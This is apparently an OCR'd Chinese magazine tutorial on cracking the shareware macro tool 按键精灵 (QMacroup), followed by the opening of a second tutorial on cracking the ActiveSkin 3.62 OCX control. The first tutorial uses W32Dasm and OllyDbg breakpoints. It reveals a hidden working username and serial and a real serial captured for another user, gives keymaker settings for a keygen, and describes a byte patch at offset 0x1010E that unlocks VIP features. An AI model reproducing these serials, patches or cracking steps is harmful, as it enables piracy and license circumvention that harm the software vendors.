


图 2

二、破解

脱壳后我们发现原来是用 Viusal C++ 6.0 写的。拿出破解爱好者们反汇编的屠龙刀 W32Dasm，打开脱壳后的程序。点击“参考→串式参考”，如图 3。

居然都是乱码，应该是做过处理了。还没有发挥 OD 动态调试的优势呢，试试吧。打开 OD，按 F3，选择脱壳后的程序，可能会弹出几个窗口，不要管它，按确定。在左下脚命令行插件里




图 3

输入 **bp GetDlgItemTextA** 回车，这样调试程序时会在调用 GetDlgItemTextA API 的时候中断。按“Alt+B”可以查看我们下的断点，断点已经设置好了。按 F9 运行程序，点击注册精灵，用户名和密码随便输，点注册。居然一点反应都没有，直接弹出“窗口错误”的注册码，狂晕 ing……断点没起作用。又尝试了几个 API GetWindowTextA 之类都没有效果，看来是有点难度啊。乱码我们还是有办法对付的，拿出资源工具——freeRes，在字符串里搜索，看有没有重要信息，如图 4。




图 4

找到了 string ID 为 156 和 157，再次打开 W32Dasm，串式参考，在 String Resource ID 156，在 String Resource ID 156 处双击，结果又是意想不到的，如图 5。

都快黔驴技穷了，越是困难的时候越要保持头脑清醒。既然常规的不行，我们就不按常规的来了。在串式参考中继续查找其他信息，往下拉了一段，几个地方引起了我的兴趣，如图 6。



图 5




图 6

大家知道按键精灵是vrbrothers公司出品的，还有那个vipname，先不管了去看看，双击vrbrothers，来到以下代码：

```
:004138D5 E86A8F0000              Call 0041C844
:004138DA 8B08                    mov ecx, dword ptr [eax]
:004138DC 8B461C                  mov eax, dword ptr [esi+1C]

* Reference To: kernel32.GetPrivateProfileStringA, Ord:0154h
                                  |
:004138DF 8B3D84104200            mov edi, dword ptr [00421084]
:004138E5 51                      push ecx
:004138E6 8D542410                lea edx, dword ptr [esp+10]

* Possible Reference to Dialog: DialogID_0084, CONTROL_ID:0400, ""
                                  |
:004138EA 6800040000              push 00000400
:004138EF 52                      push edx

* Possible StringData Ref from Data Obj ->"vrbrothers"
                                  |
:004138F0 68ACB54200              push 0042B5AC
:004138F5 50                      push eax

* Possible StringData Ref from Data Obj ->"Compatibility"
                                  |
```

从这段代码往上看，可以看到一个**call 413899**。

```
:00413899 E8F28E0000              Call 0041C790
:0041389E 8B8C24F8000000          mov ecx, dword ptr [esp+000000F8]
:004138A5 8BC6                    mov eax, esi
:004138A7 5F                      pop edi
:004138A8 5E                      pop esi
:004138A9 5D                      pop ebp
:004138AA 64890D00000000          mov dword ptr fs:[00000000], ecx
:004138B1 81C4F8000000            add esp, 000000F8
:004138B7 C20800                  ret 0008
```

呵呵，这和我们的经典句式是不是很象，应该是这里了，在413899中断试试看吧。打开OD，在413899设置断点，按F9运行，在右下角的堆栈窗口，你是不是看到了什么？

```
0012DB90   0012DCDC
0012DB94   0012DCD0
0012DB98   0012FFC0
0012DB9C   66640100
0012DBA0   008C3F58  ASCII "a929d4eee0ebadd49943614bc31534df"
0012DBA4   008C4048  ASCII "a929d4eec31534df"
0012DBA8   008C3FF8  ASCII "a929d4ee"
0012DBAC   00000001
0012DBB0   EED429A9
0012DBB4   D4ADEBE0
0012DBB8   4B614399
0012DBBC   DF3415C3
0012DBC0   008C3FA8  ASCII "c31534df"
0012DBC4   008C4048  ASCII "a929d4eec31534df"
0012DBC8   39323961
0012DBCC   65653464
```

a929d4eec31534df怎么看上去象注册码啊？如果是注册码的话那用户名是什么呢？带着问题继续往下调试。按F8单步跳过，一会儿来到**413A6C**，右上角的寄存器窗口出现我们想要的东西了。

```
EAX 00000001
ECX 008C4048 ASCII "a929d4eec31534df"
EDX 6BD1B8A8 mfc42.6BD1B8A8
EBX 00000000
ESP 0012DCA0
EBP 0012FFC0
ESI 008C3F08 ASCII "vrbrothers"
EDI 0012DCDC
EIP 00413A6C QMacroup.00413A6C
```

哈哈，原来兄弟工作组在软件里藏了一组注册码呢（后来发现按键精灵2.68版本也藏着一组注册码用户名也是vrbroters，有兴趣的可以自己试试看）。把用户名vrbrothers和注册码a929d4eec31534df输入注册，果然成功了。这能不能算是一个后门呢？

做为crack当然不能满足于一组注册码，GO on！按“shift＋F9”，点击注册精灵，用户名输入zhouzhen[E.S.T]，注册码随便输，点击注册，终于断下来了，好激动……

往下运行，在4140F7处寄存器窗口看真假注册码的比较(123456为我刚才输入的假注册码)。

```
EAX 00000001
ECX 008C4188 ASCII "123456"
EDX 008C43B8 ASCII "d288e22ef6894a16"
EBX 00000001
```

现在可以用keymaker写个注册机了。

```
中断地址：4140F7
中断次数：1
第一字节：51
指令长度：1

保存下列信息为注册码
内存方式
寄存器：EDX

在结尾处插入字符0
```

呵呵，算法我就不跟踪了。有兴趣的朋友自己看看。

三、成为Vip用户

注册成功后，关闭刚才打开的调试的程序，重新载入程序。刚才的断点还是起作用的。单步跳过F8，看到4100FC处，发现下面的转跳会跳过Vipname等和Vip相关的代码段，我们在这段不让它转跳就是vip用户了。（也就是把41010E处的74改为75）

```
004100FC   C786 CC000000 0>   MOV    DWORD PTR DS:[ESI+CC], 1
00410106   E8 E9C80000        CALL   <JMP.&mfc42.#2764>
0041010B   83F8 FF            CMP    EAX, -1
0041010E   74 51              JNZ    SHORT QMacroup.00410161
00410110   8B0D 84BE4200      MOV    ECX, DWORD PTR DS:[42BE84]
00410116   8D9424 88040000    LEA    EDX, DWORD PTR SS:[ESP+488]
0041011D   51                 PUSH   ECX
0041011E   68 00040000        PUSH   400
00410123   52                 PUSH   EDX
00410124   68 90BD4200        PUSH   QMacroup.0042BD90
00410129   68 BCB34200        PUSH   QMacroup.0042B3BC    ; ASCII "vipname"
0041012E   68 B4B34200        PUSH   QMacroup.0042B3B4    ; ASCII "general"
00410133   FF15 84104200      CALL   DWORD PTR DS:[<&kernel32.GetPriv>]   ; KERNEL32.GetPrivateProfileStringA
00410139   8D8424 88040000    LEA    EAX, DWORD PTR SS:[ESP+488]
00410140   8D4C24 08          LEA    ECX, DWORD PTR SS:[ESP+8]
```

41010E的偏移地址为1010E，用UltraEdit打开注册后的程序，按“ctrl + G”，输入0x1010E，把74改为75保存。运行后，发现我们已经是vip了。




图 7

四、总结

这次破解花了不少的时间，遇上了不少的困难，主要是因为我在破解上还是菜鸟。走了不少的弯路，希望高手看了这篇文章后指点小弟一下。破解最需要的是毅力和恒心，如果没有这两点的话，遇到困难你可能就放弃了，永远都不会成功。这个软件给我的感觉是断点难下，找到了断点，接下来的问题也就迎刃而解了。而这个断点，我也是凭感觉下的，好像运气不错，相信只要努力都是会成功的。

（所用到的工具W32Dasm、OllyDbg，UltraEdit、PEID、freeRes，光盘有收录）

菜鸟破解实战之用OllyDbg突破OCX


Sdhjt

现在的破解教程大多都是破解EXE文件的，关于破解OCX的很少（可能是本人太菜了，找不到吧），我写这篇文章就是要介绍用OllyDbg破解OCX控件的方法，其中大部分是基础知识，大虾们就不必费神了。由于我学习破解才几个月的时间，错误在所难免，还望见谅。

我所破解的软件是ActiveSkin3.62，这是一个ActiveX控件，它可以替你的软件做“换肤手术”，可以更换软件的外观，形状、颜色以及看起来的感觉。让软件界面不一定是长方形的，也可以是圆形、椭圆形或者不规则形状。不只是主窗口画面可以做变化，连软件的其他设定画面、对话框等等也都可以依照你的意思来设计，半透明、阴影等效果都可以。你还可以把软件设计得像是MAC、UNiX等其它操作系统的软件的样子。可以用在Visual Basic 6.0上。

第一战、认识ActiveSkin3.62

我学VB时碰到的ActiveSkin，第一次见ActiveSkin3.62就被它超酷的界面迷住了。但美中不足的它是款共享软件，不注册会出现一个对话框，如图1。



未注册时弹出的对话框

图 1

用W32DSM静态反汇编（我先前检测过，软件未加壳）。打开串式数据参考，寻找上图中的提示信息，如图2。

